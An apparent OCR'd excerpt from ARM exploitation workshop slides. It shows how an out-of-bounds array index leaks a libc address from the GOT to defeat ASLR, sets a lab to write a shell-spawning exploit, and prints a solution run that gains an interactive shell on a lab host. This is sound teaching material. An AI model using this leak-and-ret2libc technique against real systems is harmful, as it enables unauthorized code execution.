static int arr[10] = {0, 4, 7, 12, 6, 33, 19, 79, 54, 57};
```

arr[1] will print 4
arr[5] will print 33
arr[8] will print 54


arr is located in the **.data** segment

But what **arr[-14]** will print ?

GOT (Global Offset Table) – It is used by executed programs to find during runtime addresses of global variables, unknown in compile time.

Exploit – ASLR

ASLR bypass (relative addressing)



```
.got:00011014 puts_ptr       DCD __imp_puts          ; DATA XREF: puts+8r
.got:00011018 __libc_start_main_ptr DCD __imp___libc_start_main
.got:00011018                                        ; DATA XREF: __libc_start_main+8r
.got:0001101C __gmon_start___ptr DCD __imp___gmon_start__ ; DATA XREF: __gmon_start__+8r
.got:00011020 __isoc99_scanf_ptr DCD __imp___isoc99_scanf ; DATA XREF: __isoc99_scanf+8r
.got:00011024 abort_ptr      DCD __imp_abort         ; DATA XREF: abort+8r
.got:00011028 __libc_csu_fini_ptr DCD __libc_csu_fini ; DATA XREF: _start+28r
.got:00011028                                        ; .text:off_55Co
.got:0001102C __cxa_finalize_ptr_0 DCD __imp___cxa_finalize
.got:0001102C                                        ; DATA XREF: __do_global_dtors_aux+24r
.got:0001102C                                        ; .text:off_684o
.got:00011030 _ITM_deregisterTMCloneTable_ptr DCD _ITM_deregisterTMCloneTable
.got:00011030                                        ; DATA XREF: deregister_tm_clones+2Cr
.got:00011030                                        ; .text:off_5D4o
...
.data:00011049              DCB    0
.data:0001104A              DCB    0
.data:0001104B              DCB    0
.data:0001104C              EXPORT __dso_handle
.data:0001104C __dso_handle    DCD __dso_handle        ; DATA XREF: __do_global_dtors_aux+34r
.data:0001104C                                         ; .text:off_688o ...
.data:00011050 ; int arr[10]
.data:00011050 arr            DCD 0, 4, 7, 0xC, 6, 0x21, 0x13, 0x4F, 0x36, 0x39
.data:00011050                                         ; DATA XREF: main+64o
.data:00011050                                         ; .text:off_7D4o
.data:00011050 ; .data        ends
.data:00011050
```

arr[-14] is the **libc_start_main** address

arr[-14] is:
(00011050 - 00011018)/4

Exploit – ASLR

ASLR bypass (relative addressing)

So we have everything we need in order to bypass **ASLR**, and write the exploit

✓ **arr[-14]** is the **libc_start_main** address
✓ We know how to write the stack overflow exploit

LAB7 – stack_aslr

Lab summary: Write an exploit that runs a shell and bypasses ASLR. I suggest using the exploit template present in the folder (stack_aslr_template.py)


Solution

ASLR – Solution

- Python exploit

```
Workshop/exploits/solutions/stack_aslr/stack_aslr_exploit.py
```

- Run it



```
arm@ubuntu:~/Workshop/exploits/stack_aslr$ python stack_aslr_exploit.py
[*] '/home/arm/Workshop/exploits/gadgets/libc-2.24.so'
    Arch:     arm-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Connecting to 192.168.1.100 on port 22: Done
[!] Couldn't check security settings on '192.168.1.100'
[+] Opening new channel: '/home/user1/Workshop/exploits/stack_aslr/stack_aslr': Done
[*] libcbase: 0x76dd5000
[*] system_address: 0x76e0c154
[*] shell_address: 0x76ef24d8
[*] Switching to interactive mode

$ $ pwd
/home/user1
$ $ id
uid=1001(user1) gid=1001(user1) groups=1001(user1)
```

Thank you!